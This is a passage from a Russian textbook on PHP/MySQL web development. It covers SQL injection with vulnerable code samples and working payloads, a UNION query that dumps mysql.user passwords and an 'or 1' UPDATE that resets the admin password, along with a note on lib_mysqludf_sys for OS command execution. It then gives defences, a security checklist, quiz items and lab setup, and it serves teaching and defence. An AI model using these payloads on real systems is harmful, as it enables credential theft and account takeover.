Еще один вероятный способ получить пароли (или их шифрованные значения – хэши) учетных записей в БД – атака страниц, предоставляющих поиск по БД. Злоумышленнику нужно лишь проверить, используется ли в запросе передаваемая на сервер и необрабатываемая надлежащим образом переменная. Это может быть один из устанавливаемых фильтров, таких как WHERE, ORDER BY, LIMIT и OFFSET, используемых при построении запросов SELECT. В случае, если используемая БД поддерживает конструкцию UNION, взломщик может присоединить к оригинальному запросу еще один дополнительный запрос для извлечения пользовательских паролей. Чаще всего (и это правильно) в БД пароли хранятся в зашифрованном виде, однако в сети Интернет существует множество сервисов, предоставляющих исходный текст по его хэш-значению. Кроме того, к любому хэш-значению можно применять атаку полного перебора значений, что гарантированно (но может потребоваться очень много времени) даст исходное значение пароля с точностью до коллизии.

*Пример 2*. Получение списка автомобилей и некоторых паролей:

```
<?php
$year = $_GET["year"]; // или $year = $_POST["year"];
$query = "SELECT id, model, year, price FROM cars WHERE year='$year'";
?>
```

Статическая часть запроса может комбинироваться с другим SELECT-запросом, который, к примеру, выведет все пароли:

```
'
union select user, password from mysql.user;
--
```

Команды UPDATE также могут использоваться для атаки. Как и в рассмотренных выше случаях, существует угроза разделения инструкции на несколько частей и присоединения дополнительного запроса. Также взломщик может видоизменить выражение SET. В этом случае потенциальному злоумышленнику необходимо обладать некоторой дополнительной информацией о структуре БД для успешного манипулирования запросами. Эту информацию можно получить, проанализировав используемые в форме имена переменных, либо просто перебирая наиболее распространенные варианты названия соответствующих полей, которых существует не так уж и много.

*Пример 3.* Восстановление пароля и получение привилегий:

```
<?php
$query = "UPDATE usertable SET pwd='$pwd' WHERE user_id='$user_id';";
?>
```

В данном случае для переменной $uid злоумышленник может ввести значение ' or uid like'%root%' (или просто ' or 1) с целью изменения пароля администратора (или паролей всех пользователей); можно также присвоить переменной $pwd свои значения для получения привелегий.

*Замечание.* При использовании MySQL выполнение команды операционной системы на сервере напрямую недоступно. Однако это становится возможным с помощью известной библиотеки ***lib_mysqludf_sys***, которая содержит несколько функций, позволяющих взаимодействовать с операционной системой:

- sys_eval – выполняет команду и возвращает ее вывод;
- sys_exec – выполняет команду и возвращает ее код возврата;
- sys_get – получает значение переменной окружения;
- sys_set – создает переменную окружения и устанавливает/обновляет ее значение.

Разумеется, рассмотренные примеры не охватывают все богатство способов взлома web-приложений посредством SQL-инъекций. Подбор «рабочей» SQL-инъекции часто требует перебора часто используемых имен баз данных, таблиц и полей.

***Способы защиты от SQL-инъекций.*** Чтобы провести успешную атаку, взломщик должен обладать некоторыми знаниями о структуре БД. Получить эту информацию бывает несложно. Например, если БД является частью open-source или другого публично доступного программного пакета с инсталляцией по умолчанию, эта информация является полностью откры-

той и доступной. Эти данные также могут быть получены из закрытого проекта, даже если он закодирован, усложнен, или скомпилирован, например, через отображение сообщений об ошибках. К другим методам относится использование распространенных (легко угадываемых) названий таблиц и столбцов. Например, часто встречаются таблицы с именем `users` и названиями столбцов `id`, `username` и `password`.

Итак, во-первых, нельзя соединяться с БД, используя учетную запись ее владельца. Нужно подключаться под учетными записями специально созданных пользователей с максимально ограниченными правами. Во-вторых, большинство успешных атак основывается на коде, написанном без учета соответствующих требований безопасности. Всегда нужно производить обработку данных, полученных сервером «извне», даже если это списки в форме, скрытые поля или cookies.

*Пример*. Более безопасная реализация постраничной навигации:

```
<?php
settype($offset, 'integer');
$query1 = "SELECT * FROM cars ORDER BY year LIMIT 20 OFFSET $offset;";
$query2 = sprintf("SELECT * FROM cars ORDER BY year LIMIT 20 OFFSET
%d;", $offset); //более безопасный способ, т.к. используется формат %d
?>
```

**Безопасность web-серверов** в большинстве случаев сводится к регулярному обновлению и грамотной настройке программного обеспечения сервера. Обычно web-сервер максимально изолирован от влияния посторонних лиц, и web-разработчикам на удаленном хостинге доступны лишь некоторые привилегии по модификации серверных настроек, в основном, лишь тех, которые касаются только конкретного размещаемого сайта.

**Памятка по обеспечению безопасности.** Поскольку к средствам PHP и MySQL обращаются при создании небольших web-приложений (например, локальных сайтов в небольших фирмах или некоммерческих организациях), нередко группа web-разработчиков состоит из одного человека (чаще всего – системного администратора), который и создаст сайт, и будет его размещать и поддерживать на локальном хостинге. Сегодня любой разработчик web-приложений должен обладать минимальными знаниями не только о языках и технологиях web-программирования, но и о компьютерных сетях, сетевом администрировании, многообразию и настройке серверного программного обеспечения.

Информационная безопасность web-приложений зависит от нескольких факторов, в частности, от уровня безопасности сервера, самого приложения и данных. Следующая таблица содержит основные рекомендации по обеспечению безопасности сервера, приложения и данных.

Таблица 9.1 – Памятка web-разработчику по информационной защите

| *1) Защита сервера* | |
|---|---|
| общие рекомендации по настройке серверного ПО | – своевременное обновление ядра и служб<br>– отключение неиспользуемых служб<br>– продуманная настройка правил межсетевого экрана<br>– логгирование системных событий и событий межсетевого экрана<br>– ограничение удаленного доступа к серверу |
| Apache | – запретить отображение названия операционной системы, версии и информации об установленных модулях web-сервера<br>– запускать web-сервер в окружении `chroot`<br>– запретить чтение конфигурационных файлов Apache<br>– ограничить доступ к определенным директориям или файлам<br>– отключение неиспользуемых модулей Apache<br>– использование digest-аутентификации<br>– ограничить выполнение CGI-скриптов, SSI-включений, индексирования каталога и следование символическим ссылкам<br>– при возможности ограничить доступ к web-сайту: по IP-адресу (диапазону IP-адресов) и/или по имени пользователя<br>– установка Timeout ожидания сервером ответа клиента<br>– для противостояния атакам отказа в обслуживании рекомендуется ограничить размер клиентского запроса, количество подключенных клиентов и пр. параметры, а также использовать дополнительный модуаль Apache – mod_evasive |
| ***php.ini*** | – **register_globals=Off** – отключить глобализацию переменных.<br>– **safe_mode=On** – включить жесткий режим ограничений<br>– **open_basedir= /www** – ограничить место выполнения PHP-кода<br>– **magic_quotes=On** – включить «магические кавычки» для `GET/POST/COOKIE` (с целью препятствия SQL-инъекциям)<br>– **mysql.trace_mode=Off** – отключить показ ошибок MySQL<br>– **allow_url_fopen=Off** – отключить удаленное открытие файлов файловыми функциями<br>– **allow_url_include=Off** – отключить удаленное подключение файлов<br>– **error_reporting=Off** – отключить показ всех ошибок<br>– **disable_functions= exec, system, passthru** – задать ограничение на использование потенциально опасных функций<br>– не рекомендуется использовать параметры **default_host**, **default_user** и **default_password** секции **[MySQL]** |
| `mysqld` | – после установки MySQL изменить пароли всех пользователей<br>– запретить анонимный доступ к БД<br>– тестовые таблицы и БД должны быть удалены<br>– запускать службу в окружении `chroot` под отдельной учетной записью (не `root`), которая предоставляет единственного пользователя, имеющего привилегии чтения/записи в директории БД<br>– разграничить роли пользователей БД MySQL – в частности, |

| | |
|---|---|
| | пользователей, имеющих права на модификацию данных (`INSERT`, `UPDATE`, `DELETE`) и только на выборку (`SELECT`)<br>– для каждой БД создать отдельного пользователя, который не имеет прав доступа к другим БД<br>– не создавать пользователей, имеющих привилегии на работу со структурой БД или административных привилегий<br>– не предоставлять привилегии `PROCESS`, `FILE` всем пользователям<br>– ограничить число подключенных к БД пользователей<br>– если Web и MySQL сервера работают на одном компьютере, то рекомендуется «заставить» MySQL слушать только интерфейс локальной петли 127.0.0.1<br>– с целью противостояния атакам ботов рекомендуется изменить стандартный порт соединения с MySQL сервером |
| ***2) Защита приложения (сайта)*** | |
| общие рекомендации | – хранить пароли только в зашифрованном виде<br>– минимизировать использование стороннего ПО для администрирования сайта<br>– программно ограничивать скорость загрузки файлов с сервера (при необходимости)<br>– осуществлять логгирование событий приложения<br>– оттестировать приложение перед опубликованием в сети |
| проверка пользовательского ввода | – проверять вводимые пользователем данные на ожидаемые длину и тип, экранировать спецсимволы<br>– проверять файлы, загружаемые на сервер, на тип и размер |
| ключи сессии (сеансовые ключи) и сессии (сеансы) | – не передавать идентификатор сессии через адресную строку<br>– генерировать идентификатор сессии достаточной длины и шифровать его<br>– привязывать сессию к IP-адресу<br>– установить таймаут жизни сессии<br>– задать собственный каталог для хранения файлов сессий |
| Web IDS | – рекомендуется использовать библиотеку PHPIDS (PHP Intrusion Detection System) для отслеживания разных видов атак – межсайтового скриптинга (XSS), SQL-инъекций, расщеплений запросов (HTTP Response Splitting), проходов по каталогам (Directory traversing), RFE/LFI, DoS, LDAP-инъекций и пр. |
| ***3) Защита данных*** | |
| Общие рекомендации | – соблюдать меры противостояния SQL-инъекциям<br>– обеспечивать защиту авторского права доступных для загрузки файлов (например, защиту загружаемого с сервера файла паролем на открытие/редактирование/распечатывание, подписывание файла цифровой подписью, внедрение цифровых водяных знаков и пр.)<br>– снабжать имена переменных, таблиц и БД префиксами, не использовать легко угадываемые местоположения PHPMyAdmin<br>– использовать файл ***robots.txt*** для ограничения роботам доступа к содержимому web-сайта |

Разумеется, приведенный в таблице список рекомендаций по мерам безопасности далеко не полон и не отражает частных деталей, однако является полезным ориентиром при внедрении и сопровождении информационных систем, использующих Apache, PHP, MySQL. В заключение следует отметить, что проектирование системы безопасности требует комплексного подхода, а обеспечение безопасности любого ресурса – не разовое мероприятие, а непрерывный многогранный процесс.

### *Вопросы для самоконтроля*

1. Как с помощью шифрования можно организовать защиту сессий, cookies и хранимых в БД паролей?
2. Что такое инъекции кода и какие существуют способы защиты от них?
3. Перечислите основные рекомендации по информационной защите web-приложений.

### *Упражнения*

1. Реализуйте и протестируйте приведенный в лекции пример о шифровании cookies.
2. Модифицируйте созданное вами ранее web-приложение, имеющее возможность регистрации пользователей, таким образом, чтобы при регистрации пользователей в БД сохранялись зашифрованные пароли (организуйте защиту хранимых в БД паролей с помощью хеширования). Как при этом видоизменятся условия проверки введенных пользователем имени и пароля при его авторизации на сайте?
3. Протестируйте одно из web-приложений, созданных вами ранее, на наличие уязвимостей к инъекциям кода. При обнаружении уязвимости определите, какой ущерб информационной безопасности может быть причинен за счет использования этой уязвимости.

# 2 ТЕСТОВЫЕ ЗАДАНИЯ[1]

## 2.1 Входное тестирование

1. Какие действия являются лишними в процедуре отправки браузером запроса к серверу и получения от него ответа, если в адресную строку браузера вводится *http://google.com*?
   ☐ обращение к DNS-серверу ☐ обращение к DHCP-серверу
   ☐ обращение по адресу `127.0.0.1` ☐ обращение к web-серверу
   ☐ открытие порта 80 на стороне браузера
2. HTML – это:
   ○ протокол передачи гипертекста ○ компилятор web-страниц
   ○ язык разметки гипертекста ○ ни один из ответов не верен
3. Какой порт используется web-серверами по умолчанию?
   ○ 21 ○ 22 ○ 23 ○ 25 ○ 53 ○ 67 ○ 80
   ○ 88 ○ 443 ○ 953 ○ 3306 ○ 8080 ○ 8081 ○ 8088
4. Фрагменты каких языков можно увидеть, просматривая исходный код web-страницы в браузере?
   ☐ HTML ☐ CSS ☐ Javascript ☐ SQL ☐ PHP
5. Какие из перечисленных web-технологий и продуктов программного обеспечения являются серверными?
   ☐ HTML ☐ CSS ☐ Apache ☐ MySQL ☐ PHP ☐ Javascript
6. PHP – это:
   ☐ транслятор ☐ компилятор ☐ интерпретатор ☐ конструктор
7. Фрагменты каких языков могут содержаться в PHP-сценариях?
   ☐ HTML ☐ CSS ☐ Javascript ☐ SQL ☐ PHP
8. Выберите альтернативы для Apache:
   ☐ Java ☐ C++ ☐ MS IIS ☐ Small HTTP ☐ lighttpd ☐ Linux
9. Какие web-страницы могут посылаться обработчику PHP-сценариев?
   ○ ***.php*** ○ ***.php*, *.html*, *.htm*** ○ ***.php*, *.?htm?*** ○ ***.**
10. По умолчанию фрагменты PHP-кода в web-страницах заключаются между парами символов:
    ○ `<%` и `%>` ○ `<?` и `?>` ○ `<&` и `&>` ○ `<PHP>` и `</PHP>`
    ○ `<script language="PHP">` и `</script>`
11. Теги `<script>` в пределах одной web-страницы могут вставляться
    ○ только внутри раздела `BODY` ○ только внутри раздела `HEAD`
    ○ или внутри раздела `BODY`, или внутри раздела `HEAD`
    ○ как внутри раздела `BODY`, так и внутри раздела `HEAD`

[1] Символ ☐ означает, что правильных ответов может быть несколько или один.
Символ ○ означает, что правильный ответ может быть только один.

12. Создание сценария фотогалереи
    - ○ возможно как средствами PHP, так и средствами Javascript, но в разных web-страницах
    - ○ возможно как средствами PHP, так и средствами Javascript даже в пределах одной и той же web-страницы
    - ○ невозможно средствами PHP
    - ○ невозможно средствами Javascript
13. Что обозначает аббревиатура «DOM»?
    - ☐ Derived Object Metadata
    - ☐ Document Oriented Model
    - ☐ Dynamic Object Modifier
    - ☐ Data Octal Mode
14. Что такое «MySQL»?
    - ☐ база данных
    - ☐ семейство реляционных баз данных
    - ☐ система управлениями базами данных
    - ☐ web-интерфейс для работы с базами данных сайтов
    - ☐ язык структурированных запросов для web-приложений
15. С какими БД работает MySQL?
    - ☐ иерархическими
    - ☐ сетевыми
    - ☐ реляционными
    - ☐ объектно-ориентированными
16. Какой порт используется службой MySQL по умолчанию?
    - ○ 21 ○ 22 ○ 23 ○ 25 ○ 53 ○ 67 ○ 80
    - ○ 88 ○ 443 ○ 953 ○ 3306 ○ 8080 ○ 8081 ○ 8088
17. Согласно схеме Model-View-Controller, за обработку запросов пользователя отвечает:
    - ☐ модель ☐ представление (шаблон) ☐ контроллер
18. Без использования объектно-ориентированного программирования следование схеме Model-View-Controller:
    - ○ невозможно
    - ○ возможно, если используется Smarty
    - ○ возможно
    - ○ возможно, если не используется Smarty
19. Широкое применение AJAX было начато благодаря появлению:
    - ○ Facebook ○ Wikipedia ○ Google Docs ○ Google Suggest
20. AJAX – это:
    - ○ язык программирования
    - ○ расширение языка Javascript
    - ○ набор web-технологий
    - ○ объектная модель документа

## 2.2 Итоговый контроль

1. Что не может содержать парный тег **<pre>**?
    - ☐ **** ☐ **<small>** ☐ **<sup>** ☐ **<font>** ☐ спецсимволы HTML
2. Что из нижеперечисленного может являться либо именем тега, либо названием атрибута тега (в зависимости от контекста HTML-кода)?
    - ☐ `link` ☐ `style` ☐ `strong` ☐ `title` ☐ `center` ☐ `font`

3. Что из нижеперечисленного может являться либо именем тега, либо значением атрибута тега (в зависимости от контекста HTML-кода)?

☐ hidden ☐ small ☐ strong ☐ bold ☐ center ☐ pre

4. Какой атрибут тега **<table>** задает расстояние между ячейками?

○ align ○ margin ○ padding ○ cellpadding ○ cellspacing

5. Укажите строки с ошибками:

☐ Щелкните <a href="../page.htm">здесь</a>

☐ Мы работаем с 10<sup>00</sup>

☐ <IMG src="pic.png">Подпись к рисунку

☐ <input type="text">Введите E-mail</input>

☐ <a href="help.htm">Вызов справки</a target="_blank">

☐ <A href="index.php?go=12&page=Main">На главную</A>

6. Какие строки HTML-кода отобразят в браузере надпись приветствия?

☐ Здрям!!!

☐ Здрям!!!

☐ Здрям!!!</a>

☐ Здрям!!!

☐ Здрям!!!

☐ <p id="myhello" Здрям!!!

7. Какие HTML-фрагменты оформлены правильно?

☐ **<a …><h1>Заголовок</h1></a>**

☐ **<h1><a …>Заголовок</a></h1>**

☐ **<a …><h1 class="c">Заголовок</h1></a>**

☐ **<h1 class="c"><a …>Заголовок</a></h1>**

8. Слово «китайской» в браузере отображается полужирным курсивом во всех трех строках (HTML-код см. ниже). Как это может быть достигнуто в таблицах стилей (начертание остальных слов не учитывать)?

```
<p>Библиотека рецептов <em>китайской</em> кухни</p>
<p>Библиотека <span>рецептов</span> <em>китайской</em> кухни</p>
<p>Библиотека <em>рецептов <span>китайской</span> кухни</em></p>
```

☐ **P * {font-weight:bold}**

☐ **P EM {font-weight:bold}**

☐ **P.EM {font-weight:bold}**

☐ **P, EM {font-weight:bold}**

☐ **P + EM {font-weight:bold}**

☐ **P ~ EM {font-weight:bold}**

☐ **P > EM {font-weight:bold}**

☐ **P:EM {font-weight:bold}**

9. Выберите минимально (по количеству требуемых программных продуктов) необходимые компоненты, с помощью которых можно реализовать web-страницу, содержащую фотогалерею:

☐ HTML ☐ CSS ☐ Apache ☐ MySQL ☐ PHP ☐ Javascript

10. Выберите минимально (по количеству требуемых программных продуктов) необходимые компоненты, с помощью которых можно реализовать гостевую книгу:

☐ HTML ☐ CSS ☐ Apache ☐ MySQL ☐ PHP ☐ Javascript

11. В какой из строк символ p обозначает имя стилевого класса?

☐ 

☐ .p {color:#444444}

☐ 

☐ p {color:black}

12. Каким будет результирующее начертание текста, заданное HTML-кодом `<p class="boldtxt">Внимание!</p>`, если в ее внутренней таблице стилей определены следующие стили:

```
.boldtxt {color:#0000FF; font-weight:bold}
P {color:#000000; font-style:italic}
```

☐ полужирным ☐ курсивным ☐ наклонным ☐ обычным
☐ красным ☐ синим ☐ черным ☐ белым

13. Каким будет результирующее начертание текста, заданное HTML-кодом `<p class="boldtxt" style="font-style:normal">Внимание!</p>`, если в ее внутренней таблице стилей определены следующие стили:

```
.boldtxt {color:#0000FF; font-weight:bold}
P {color:#000000; font-style:italic}
```

☐ полужирным ☐ курсивным ☐ наклонным ☐ обычным
☐ красным ☐ синим ☐ черным ☐ белым

14. Где целесообразно использовать стиль **`div div {margin-left: 10px}`** ?
☐ на форумах ☐ в комментариях к новостям, записям блога
☐ в обычном тексте ☐ данный стиль лишен смысла

15. Какой Javascript-код отобразит в браузере все символы строки `str`?
☐ **`for(i=0;i<str.length;i++) document.write(str[i]);`**
☐ **`for(i=0;i<str.length;i++) document.write(str.charAt(i));`**
☐ **`for(i=0;i<length(str);i++) document.write(str[i]);`**
☐ **`for(i=0;i<length(str);i++) document.innerHTML=str[i];`**

16. Объектная модель документа строится:
○ web-браузером ○ препроцессором гипертекста
○ web-сервером ○ обработчиком Javascript-сценариев

17. Выберите верные утверждения об объектной модели документа (DOM):
☐ DOM – часть языка Javascript
☐ DOM – часть языка PHP
☐ DOM имеет объектно-ориентированное строение
☐ не существует единой DOM уровня 2, которой подчиняются все web-страницы

18. Каков будет вывод в браузер после выполнения PHP-сценария:

**`$variable = `cmd.exe/c dir`; echo $variable;`** ?

○ Сообщение об ошибке синтаксиса ○ Пустой текст
○ Содержимое текущего каталога ○ Строка `cmd.exe/c dir`

19. Какие команды позволят происвоить переменной `$angle` значение π/2?
☐ **`echo eval("$angle = M_PI/2;");`** ☐ **`eval("\$angle = M_PI/2;");`**
☐ **`eval('\$angle = M_PI/2;');`** ☐ **`eval('$angle = M_PI/2;');`**
☐ **`eval(`echo $angle = M_PI/2;`);`** ☐ **`eval(`echo \$angle = M_PI/2;`);`**
☐ **`$angle = "M_PI"/2;`** ☐ **`$angle = M_PI/2;`**

20. После отправки формы адресная строка браузера приобрела вид: *http://server.org?a=5&b=10*. Какими из перечисленных ниже способов можно получить значения переменных `a` и `b`?

- ☐ `$a=$_COOKIE["a"]; $b=$_COOKIE["b"];`
- ☐ `$a=@$_GET["a"]; $b=@$_GET["b"];`
- ☐ `$a=$_POST["a"]; $b=$_POST["b"];`
- ☐ `$a=$_REQUEST["a"]; $b=$_REQUEST["b"];`
- ☐ `$a=@$_SERVER["a"]; $b=@$_SERVER["b"];`

21. Каково значение переменной `$val` после выполнения команды:

```
echo $val = print 3 + print 5;
```
?

| | | | | |
|---|---|---|---|---|
| ○ 0 | ○ 8 | ○ 35 | ○ 341 | ○ 541 |
| ○ 2 | ○ 11 | ○ 53 | ○ 345 | ○ не определено |

22. Какие из способов передачи функции параметров являются рабочими?

- ☐ `function myfunc($a) {...} myfunc($a);`
- ☐ `function myfunc(&$a) {...} myfunc(&$a);`
- ☐ `function myfunc($a) {...} myfunc($a);`
- ☐ `function myfunc(&$a) {...} myfunc(&$a);`

23. Какими способами можно распечатать содержимое трехэлементного массива, созданного командой `$pet = array("Dog", "Cat", "Parrot");`?

- ☐ `for ($i=0; $i<count($pet); print $pet[$i++]);`
- ☐ `$j=0; foreach ($pet as $animal) { echo "$j: $animal"; ++$j; }`
- ☐ `print_r($pet);`
- ☐ `echo "<pre>"; print($pet); echo "</pre>";`
- ☐ `echo $pet[0].$pet[1].$pet[2];`
- ☐ `$j=0; foreach($pet as $animal=>$pet[$j]){echo "$j:$animal";$j++;}`
- ☐ `for ($i=0;$i<3;$i++) print($animal as $pet[$i]);`

24. Какой тип имеет переменная `$fh` в результате присваивания `$fh=fopen("readme.txt","r+");`?

| | | |
|---|---|---|
| ○ resource | ○ hexadecimal | ○ integer |
| ○ boolean | ○ binary | ○ тип не присутствует в списке |

25. Какая функция используется для снятия блокировки с файла?

○ `flink()` ○ `flock()` ○ `unlink()` ○ `unlock()` ○ `block()` ○ `unblock()`

26. Какие команды будут иметь ожидаемый программистом эффект после успешного выполнения команды `$f = fopen("1.dat","a");` (файл ***1.dat*** содержит текст `Hello, world!`)?

| | | |
|---|---|---|
| ☐ `$line=fgets($f);` | ☐ `echo fgetc($f);` | ☐ `fputs($f,"WoW!");` |
| ☐ `fwrite($f,"WoW!");` | ☐ `$txt=file("1.dat");` | ☐ `$txt=fread($f,3);` |

27. Значениями `$_FILES["file"]["type"]` не могут быть:

| | | |
|---|---|---|
| ☐ `multipart/form-data` | ☐ `video/quicktime` | ☐ `text/css` |
| ☐ `application/pdf` | ☐ `container-form/binary` | ☐ `audio/mp4` |

28. Каков результат работы PHP-сценария:

```
$num = 1; $val = 1;
function myfunc() {
  global $num;
  static $c=0; $val=0;
  $c++; $num++; $val++;
  return $c;
}
for ($i=0;$i<3;$i++) myfunc(); echo myfunc().$num.$val;
```

○ 151 ○ 153 ○ 453 ○ 451

○ 111 ○ 411 ○ 413 ○ 113

29. Что произойдет с массивом `$m` в результате работы PHP-сценария:

```
function myrsort($arr) {
    echo "1"; rsort($arr);
    return TRUE;
}
$m = array(2,5,3,1);
if (isset($m) or myrsort($m)) {
    echo "2"; sort($m);
}
```

○ массив `$m` отсортирован по убыванию, отображено `1`

○ массив `$m` отсортирован по возрастанию, отображено `12`

○ массив `$m` отсортирован по возрастанию, отображено `21`

○ массив `$m` отсортирован по возрастанию, отображено `2`

○ массив `$m` отсортирован по убыванию, отображено `2`

○ массив `$m` неотсортирован, надписей не отображено

○ выполнение сценария прервано, отображена ошибка синтаксиса

30. Каков результат работы PHP-сценария:

```
$obj1 = new Pet;
$obj1 -> name = "Richie"; echo $obj1 -> name;
class Pet { }
$obj2 = new Person;
($obj2 -> age++);
echo ($obj2 -> name).($obj2 -> age);
class Person {
      public $name = "John";
      public $age = 15;
}
```

○ `Richi` ○ `John15` ○ `John16`

○ `RichiJohn15` ○ `RichiJohn` и сообщение-предупреждение

○ `RichiJohn16` ○ Сообщение о фатальной ошибке

31. При создании объекта класса-потомка с помощью конструктора вызов конструктора класса-предка:

○ нужно обязательно производить явно

○ производится автоматически

○ можно не производить, если это не требуется по смыслу

○ классы-потомки не могут иметь своих конструкторов

32. С помощью какого зарезервированного в PHP слова проивзодится описание класса-потомка на основе существующего класса (предка)?

○ `derived` ○ `parent` ○ `prototype` ○ `extends`

33. Какому языку принадлежит следующий фрагмент кода:

```
{html_options_output=$myArray|upper|truncate:20}
```

○ HTML ○ CSS ○ PHP ○ Javascript ○ Smarty ○ SQL

34. Таблицы какого типа необходимо создавать, если необходимы каскадное удаление и поддержка внешних ключей?

○ InnoDB ○ MERGE ○ HEAP ○ ISAM ○ MyISAM ○ BDB

35. Некоторая запись содержит строку **`Hello`** в поле типа `VARCHAR` и строку **`World`** в поле типа `CHAR`. Сколько байт занимают эти строки?

○ 9 ○ 259 ○ 260 ○ 510 ○ 512 ○ 1024

36. Аналог какой инструкции языка SQL представляет PHP-функция `mysql_select_db()`?

○ `SELECT` ○ `TRUNCATE` ○ `USE` ○ `ALTER` ○ `CONNECT` ○ `JOIN`

37. Выберите верные утверждения:

☐ MySQL не работает с таблицами, которые приведены к нормальной форме ниже третьей

☐ Использование метода `POST` вместо `GET` при отправке формы позволяет противостоять SQL-инъекциям

☐ Функция `mysql_query()` не выполняет множественные SQL-запросы

☐ Расширение MySQLi предоставляет как процедурный, так и объектно-ориентированный интерфейс

38. Для выполнения инструкции `TRUNCATE` необходимы привилегии:

☐ `CREATE` ☐ `DELETE` ☐ `DROP` ☐ `ALTER`

39. Каков будет результат выполнения инструкции `SELECT 1+1;` ?

○ Пустой текст ○ `1` ○ `2`

○ Синтаксическая ошибка (отсутствует обязательный параметр `FROM`)

40. Каков результат выполнения инструкции `SELECT 1+1=2 FROM pets LIMIT 1;` (`pets` – некоторая непустая таблица)?

○ `1` ○ `2` ○ Сообщение об ошибке ○ Пустой текст

41. Какие из нижеприведенных инструкций корректно вернут выборку?

| ○ | ○ | ○ | ○ | ○ |
|---|---|---|---|---|
| `SELECT` | `SELECT` | `SELECT` | `SELECT` | `SELECT` |
| `WHERE` | `WHERE` | `WHERE` | `HAVING` | `HAVING` |
| `GROUP BY` | `HAVING` | `HAVING` | `WHERE` | `WHERE` |
| `HAVING` | `GROUP BY` | `ORDER BY` | `GROUP BY` | `GROUP BY` |
| `ORDER BY` | `ORDER BY` | `GROUP BY` | `ORDER BY` | `ORDER BY` |

42. Работая с MySQL, информацию каких MIME-типов нельзя сохранить в таблице?

☐ text/plain ☐ video/mpeg ☐ информацию любого из перечисленных типов можно хранить в таблице

☐ text/css ☐ audio/mp3

43. Наличие трех файлов в каталоге …***/mysql/db*** означает, что
    - ○ создано три разных БД
    - ○ создана единственная БД, у которой есть три таблицы
    - ○ создана единственная БД, о числе таблиц ничего нельзя утверждать
    - ○ создана единственная БД, у которой только одна таблица
    - ○ правильный ответ отсутствует
44. Форматом передачи данных с использованием AJAX может быть:
    - ☐ XML ☐ XHTML ☐ JSON ☐ обычный текст
45. Можно ли запустить несколько асинхронных `XmlHttpRequest` запросов одновременно?
    - ○ можно ○ можно, но только при использовании XML
    - ○ нельзя ○ можно, но ответы сервера разобрать невозможно
46. В какой кодировке `XmlHttpRequest` отправляется на сервер?
    - ○ в той, что указана в заголовке запроса ○ всегда в `utf-8`
    - ○ в кодировке web-страницы ○ всегда в `utf-16`
47. Можно ли совершить передачу данных с помощью `XmlHttpRequest` на поддомен (например, с *mail.site.com* на *site.com*) ?
    - ○ можно ○ можно, если использовать запрос типа `GET`
    - ○ нельзя ○ можно, если настроить параметры web-сервера
    - ○ можно, если настроить политику безопасности браузера
48. Можно ли совершить передачу данных с помощью `XmlHttpRequest` на другой домен (например, с *test.site.com* на *mail.server.org*) ?
    - ○ можно ○ можно, если запрос типа `GET`
    - ○ нельзя ○ можно, если настроить параметры web-сервера
    - ○ можно, если настроить политику безопасности браузера
49. Код вида `var request = new ActiveXObject("Microsoft.XMLHTTP");` поддерживается:
    - ○ всеми современными браузерами
    - ○ всеми современными браузерами, кроме браузеров IE
    - ○ только браузером IE 5-ой версии
    - ○ любым браузером IE, начиная с 5-ой версии
50. Отметьте верные утверждения по поводу следующего кода:

```
request.onreadystatechange = processRequestChange;
function processRequestChange() {
  if (request.status == 200) {
    document.getElementById("responseHTML").innerHTML =
    request.responseText;
  }
}
```

    - ☐ это обычная функция ☐ это обработчик события
    - ☐ в результате ответ сервера будет помещен в элемент `responseHTML`

# 3 ЛАБОРАТОРНЫЙ ПРАКТИКУМ

## 3.1 Подготовка рабочего места web-программиста

Для выполнения упражнений с web-сервером и разработки типового web-сайта можно использовать средства виртуализации (например, программный продукт VirtualBox, установочный пакет которого можно получить на сайте *https://www.virtualbox.org/*). После установки приложения виртуализации, используя простой мастер создания виртуальной машины и файл образа установочного диска, необходимо создать т.н. виртуальную машину – имитацию компьютера и установленной на нем операционной системы (ОС). Для выполнения заданий из данного пособия рекомендуемой для виртуальной машины является ОС Windows XP SP3. При этом, чтобы установить сетевое соединение созданной виртуальной машины с «живой» машиной, необходимо установить тип сетевого адаптера виртуальной машины в значение «Сетевой мост» и верно настроить параметры сетевого подключения (IP-адрес, маску подсети и пр.) и правила межсетевого экрана на обеих машинах.

***Вариант 1 – В ОС Windows с использованием пакета Denwer***

Джентльменский набор web-разработчика («Д.н.w.p» или Denwer) – проект Дмитрия Котерова, локальный сервер (Apache, PHP, MySQL, Perl и т.д.) и программная оболочка, используемые web-разработчиками для разработки сайтов на «домашней» (локальной) Windows-машине без необходимости выхода в Интернет.

Дистрибутив комплекса «Д.н.w.p» распространяется в виде инсталлятора, который доступен для загрузки с официального сайта проекта *http://www.denwer.ru*.

- *Установка* пакета Denwer осуществляется запуском инсталлятора, в процессе установки все запрашиваемые параметры можно оставить по умолчанию. Приложение по умолчанию устанавливается в каталог ***C:\Webservers***.
- *Запуск* приложения Denwer осуществляется из меню Пуск-Программы или по ярлыку Start Denwer. В процессе запуска приложения подключается виртуальный диск, связанный с каталогом ***C:\Webservers***. В большинстве случаев сбои запуска Denwer связаны с использованием прокси-сервера или web-сервера (их необходимо отключить).
- *Настройка.* После запуска приложения Denwer, доступ к его настройкам и справочную информацию можно получить из браузера по адресу *http://localhost/denwer/*.
- *Использование.* Разрабатываемые сайты физически хранятся в отдельных подкаталогах каталога ***C:\Webservers\home***\. Доступ к сайтам осу-

ществляется из браузера (пример: *http://test.info* - адрес доступа к сайту, файлы которого хранятся в каталоге ***C:\Webservers\home\test.info***). Для удобного администрирования службы MySQL в комплекс Denwer включен web-интерфейс PHPMyAdmin, который доступен по адресу *http://localhost/Tools/phpMyAdmin/*.

***Вариант 2 – В ОС Windows с использованием пакета XAMPP***

XAMPP – кроссплатформенная сборка web-сервера, содержащая Apache, MySQL, интерпретатор скриптов PHP, язык программирования Perl и дополнительные библиотеки.

Дистрибутив XAMPP распространяется в виде архива или инсталлятора, которые можно загрузить с сайта http://www.apachefriends.org. Ниже представлены ключевые аспекты процесса установки, настройки и использования программного продукта XAMPP, которые будут полезны новичкам, не имеющим опыта работы с XAMPP.

- *Установка.* Программный продукт XAMPP устанавливается со всеми компонентами в комплекте, большая часть которых может быть настроена как служба в операционной системе и запускаться и останавливаться по требованию пользователя. В ОС семейства Windows установка XAMPP по умолчанию происходит в каталог ***C:\xampp***.
- *Запуск* приложения XAMPP осуществляется вызовом панели управления XAMPP. В большинстве случаев сбой запуска web-сервера Apache связан с тем, что другие приложения (скорее всего, Skype или Microsoft IIS) уже используют порт 80 – порт web-сервера по умолчанию.
